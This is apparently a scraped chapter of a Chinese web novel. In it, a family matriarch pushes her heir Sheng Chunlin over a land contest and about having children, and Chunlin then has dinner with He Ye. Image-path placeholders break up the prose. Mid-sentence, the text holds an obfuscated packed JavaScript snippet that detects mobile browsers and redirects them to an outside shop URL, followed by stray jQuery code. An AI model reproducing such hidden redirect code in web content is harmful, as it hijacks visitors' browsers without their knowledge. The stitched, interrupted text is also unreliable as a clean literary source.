——啪,茶杯被重重放在桌子上。
“祖母,城西那块地又不是什么好地方,您拿也拿点好东西啊,何必拿出这么个破烂让两个孩子抢。”盛春临靠在老宅沙发上,眉毛拧成一团,不带好气地说。
“你懂什么,两个小孩,还没长大,自然不像你这样能干又明事理,刚开始让他们历练历练而已,自然不用拿出什么贵重的东西。”盛春华对盛春临的愤怒熟视无睹。
“祖母还真是老当益壮,什么事情都要插一脚。我盛家男儿幸福快乐长大就足矣,祖母真是为了历练人么?”
盛子川是二姨盛慕昀的儿子,与盛春临年龄相仿,虽有一腔热血,但毕竟是男儿身,担不起传宗接代,发扬盛家的重任。
盛行之是三姨盛琛予的儿子,年纪还小,刚读完大学,整个心思都在盛春临身上。
前两天盛春华把盛行之和盛子川喊过来,告诉他俩,城西现在有块开发区,两个人如果谁能靠自己的本事拿下这块开发区的合作,就把这块开发区买下来送给谁。
盛行之平时黏盛春临,心里自然与盛春临走得近,盛春临也是如此,家里这几个孩子最宠爱盛行之。
盛春华安排了这件事后,盛行之自己憋了两天实在没有办法才告诉了盛春临。
给盛春临气得够呛,觉得老太太是年纪大了,志在四方,唯恐天下不乱。
其实这块地也没盛春临说的那么不堪,只是需要些时间才能发展开来,盛春临生气的是盛老太太为何选这样的方式让两家孩子内斗。
尤其是明知道盛行之肯定斗不过盛子川的情况下。
盛春华端起茶杯抿了一口,等着盛春临平静下来才缓缓开口。
“你倒是心疼行之,可这孩子在温暖的地方呆久了,一进社会难免会被冻伤。”
盛春临冷笑一声,“行之才多大,您让他跟盛子川抢城西,那块破地看起来光彩,哪哪都是坑,你也不怕兄弟反目,最后地也拿不下来,赔了丈夫又折兵。”
“年轻人就是火气大,哪有你说的那么严重?”盛春华笑意盈盈,满不在乎盛春临说的话。
“可您什么都不给行之,让个毛还没长齐的鸟去飞,那不只有摔死的份么?”
“行之既然姓盛,我给他的就不少了,再者,祖母也想看看,春临会不会帮这只小鸟呢哈哈。”盛春华爽朗笑着,气得盛春临脸一阵紫一阵红。
母亲撂挑子不管家族,把所有责任都扔给自己,盛春临不得不年纪轻轻舍弃自身担起盛家当家人的责任。祖母又故意设局,让兄弟你争我抢,派盛春临在其中搅混水。
一群疯子。
遇上这群人,也不知道盛家这么多年是怎么发展起来的。
老年人也该好好在家养老了,操心这么多当心加速衰老啊。
“祖母自己落下的因,怎么能由我来摘果?”
“你是盛家继承人又是盛家未来的当家人,你来做这些,最合适不过。”
“祖母下次大可不必费这么大功夫,有什么想让春临做的直接说一声就好。”
“这么说来,祖母还真有件事要跟你说,上次家宴,说要孩子的事,你好好考虑了没?”
盛春临眉毛拧得更深了,祖母的话又让她想起了温如玉与她之间的对话。
“我不已经说过了么?我没时间生孩子,祖母怎么这么容易就忘了。”盛春临冷笑道。
祖母这只老狐狸,果然还是绕不过拿她开刀。
“生孩子这种小事,怎么就让你这么怕?”
“谁说我是怕,祖母育有三子都体健如松,我什么可怕的?”
盛春临轻笑一声,似乎盛春华说的很滑稽,“生孩子对我的人生来说,没必要,我与如玉已经商量好,这辈子不会生孩子了,祖母早日死了这条心吧!”
“春临又在胡说了,盛家走到今天,难道是只靠走必要的路么?你母亲当年走得潇洒,也是因为有你留下来兜底。盛家的血脉没有在你这断了的道理。”
盛春华对盛春临的表态不以为意,边说边抬眸打量着盛春临。
“祖母才是瞎担心,且不说其他旁支,光是祖母这一支便有二姨三姨家四个孩子,这四个孩子无论如何也会把盛家的血脉传下去的。”
“春临呐,别让我寒心,我只接受你的血脉继续做盛家的继承人。”
“其他事都可以依您,唯独孩子这件事不行,祖母年纪大了,还是少思虑多休息。”
“莫不成如玉那孩子身体有问题么?我看你们平时感情不错,若实在不行,找其他人也可以,反正……”
“祖母!”盛春临实在听不下去,打断盛春华的发言,“如玉好得很,我也很爱他,您今天说的话让我伤心便罢了,可不要传出去让如玉和温老太太伤心,如玉是非常尊敬您喜爱您的,别让您的真心掩过假意了。”
“春临说的是,今天话多了一时竟口无遮掩了哈哈。”盛春华被怼了也不在乎,仍是打着马虎眼。
盛春临倒是实在听不下去,“今天不早了,祖母早些休息,有空我再来看您。”
——砰,
车门被关上的一瞬间,盛春临深呼吸一口气,解开西装扣子,又靠在车座上闭目养神。
祖母真是越来越过分,家宴上说了那些还不够,现在反倒是一个月催一次的节奏了?
这老年人退休了就游山玩水,颐享天年就够了,一天天把手伸的这么长想干什么?
真该给祖母找点事分散下她的注意力了。
盛春临恶劣地想着。
“盛总,回家么?”
盛春临犹豫了一下,
“不,去城郊。”
前两天何野给她发照片,邀请她过去,她没理,今天憋了一肚子气,盛春临倒是很想去见见何野。
盛春临拿出手机,给那朵小黄花头像的人发消息。
“吃晚饭了么?”
听到手机铃声,何野本以为又是论坛里的消息,他便没着急理,等他放好碗筷准备开饭时,打开手机居然是盛春临的消息!
此时距离盛春临发消息已经过去十来分钟。
何野一着急手机差点掉在地上,急急忙忙抓住,赶紧用激动的心回复盛春临。
“没,我刚看到消息。”
“你要过来一起吃么?”
何野大胆地抛出邀请,也不知道还来不来得及。
“嗯,”
“我买饭带过去吧,你不要麻烦了。”
盛春临很快回了消息,没有一丝不耐烦,这让何野莫名地满足。
“好,都听你的。”
盛春临要主动过来找他了,好开心。
实在是激动难耐,何野去洗了一个冷水澡,心情仍平静不下来。
盛春临嘴上说了不用麻烦,何野还是选择用给盛春临蒸个鸡蛋羹来缓解自己的紧张感。下次真的要在冰箱里准备一些食材了,盛春临两次来都只能让她吃鸡蛋,何野心里对盛春临有些心疼。
打好鸡蛋,何野用勺子撇掉表面的浮沫,放到加热好的锅里,鸡蛋液在高温下迅速变性,膨胀起来的组织几乎要从碗里溢出来,他赶紧转小火。
看见这碗鸡蛋羹,何野还有些恍惚,小时候家里没钱那一阵,方佩茹做的鸡蛋羹对于俩兄弟来说就是人间美味了。
何野摇摇头,关火,把鸡蛋羹放在锅里保温,收拾了一下客厅,确保看起来整洁有序。
做完这些,盛春临怎么还没来?
坐立难安的何野又去卫生间整理了一下发型,虽然他这个头发一直是自己剪的,毫无造型可言。
这时候门铃响了,何野顾不得自己还有一小缕翘起来的头发没整理好,跑着下楼过去开门。
他不想让盛春临多等,他想早点看到盛春临。
门被打开,先钻进来的是盛春临身上熟悉的香气,然后看到的是盛春临绝世的帅脸和有形的身姿。
盛春临今天;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17153888|196488||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
还是穿的西装,不过是墨绿色,跟她的眼睛浑然天成地和谐。
一进门,盛春临就跟进自己家里一样,先把带来的吃食放到玄关处,又自然地把西装外套脱下来搭在胳膊上。
“可以给我,我帮你挂起来。”何野压抑着自己猛然抱上去的冲动,轻声地说道。
“不用了,这个你倒是可以帮我拿一下。”盛春临用眼神示意了一下自己带来的吃食。
“哦,哦哦好的。”
何野拿上袋子,“我给你炖了碗鸡蛋羹,你可以先垫垫肚子,这样胃里舒服。”
“谢谢。”
这是盛春临第一次对何野这么有礼貌,何野还有点不适应。
把还冒着热气的鸡蛋羹端到盛春临面前,还是像上次一样,何野负责把各种东西拿出来摆在桌面上,盛春临负责进食。
“没给自己做一碗么?”盛春临看只有一碗鸡蛋羹,挑眉问道。
“那个,我吃过了,你不用担心。”
何野顿了顿接着又说,“你尝尝,要是不喜欢的话,我再给你做别的。”
“嗯。”
盛春临没再问了,舀了一勺鸡蛋羹放进嘴里,几乎不用怎么咀嚼,温热嫩滑的鸡蛋羹就顺着食道滑进胃里,盛春临的面色总算柔和些。
有了上次的经验,这次看到盛春临拿了这么多好吃的,何野也不惊讶了,只是没想到里面居然还有一份烤红薯!
“诶,现在就有烤红薯卖了吗?”何野惊喜地问道,他一直以为烤红薯只有冬天才会有的卖。
烤红薯当然在其他季节也有的卖,
不止烤红薯,
有钱,
什么都可以买的到。
但盛春临没有这样说,她顺着何野的话说下去。
“嗯,今年卖的比较早吧,你尝尝。”“好。”何野用赠送的小勺挖了一勺烤红薯放进嘴里,香甜软糯,唇齿留香。
“好吃,我很喜欢吃这个,谢谢盛总。”
盛春临微微挑眉,垂眸看着何野吃烤红薯的文静样子,跟记忆里的何野一点点重合。
今天棠溪书下班了,盛春临自己去了比较远的商场买的烤红薯,现在这个季节卖烤红薯的还不算多,找起来确实有些费劲。
但是,有人喜欢就够了。
这个何野还真是好懂。
“喜欢就好。”盛春临没再说了,何野也能看出来她今天似乎心情不是很好。
何野吃了一半烤红薯,给盛春临留了规规整整的另一半。
“您今天怎么突然想到来我这里?”
“你说这话的语气,像是被临时宠幸的妃子。”
盛春临不打算解释,反参一军。
何野微微一怔,意识到盛春临这是在跟他开玩笑,心里的拘谨感也随之消散,他想起了论坛里网友们给他支的招,决定今天晚上实践一番。
“嗯,好几天没见盛总,等得很辛苦。”
似乎是没想到何野会这么说,盛春临手上的动作有些停顿。
“我只是在附近谈工作,顺路过来一趟。”盛春临选择了一个破绽百出的回答。
谁家工作要到荒郊野岭来谈?
又不是老黄牛出来开荒。
何野也明白盛春临的意思,不再追问。
不知是不是今天何野脑袋上翘起来的这缕头发起了作用,盛春临今天胃口居然还不错,她吃完鸡蛋羹,把碗和勺子轻轻放在一边,开始吃自己带过来的各种吃食。
每次盛春临都会把自己做的东西吃干净,这让何野有极大的满足感。
何野把各种盛着餐食的盒子往盛春临那边挪了挪。
“盛总今天谈工作辛苦了,这么晚了,今天晚上要不留下来吧?”何野小心翼翼地问着。
空气中只剩下沉默,
“盛总…如果你很忙的话,你也可以去忙的,我只是建议,不是要求你。”“嗯,我会留下。”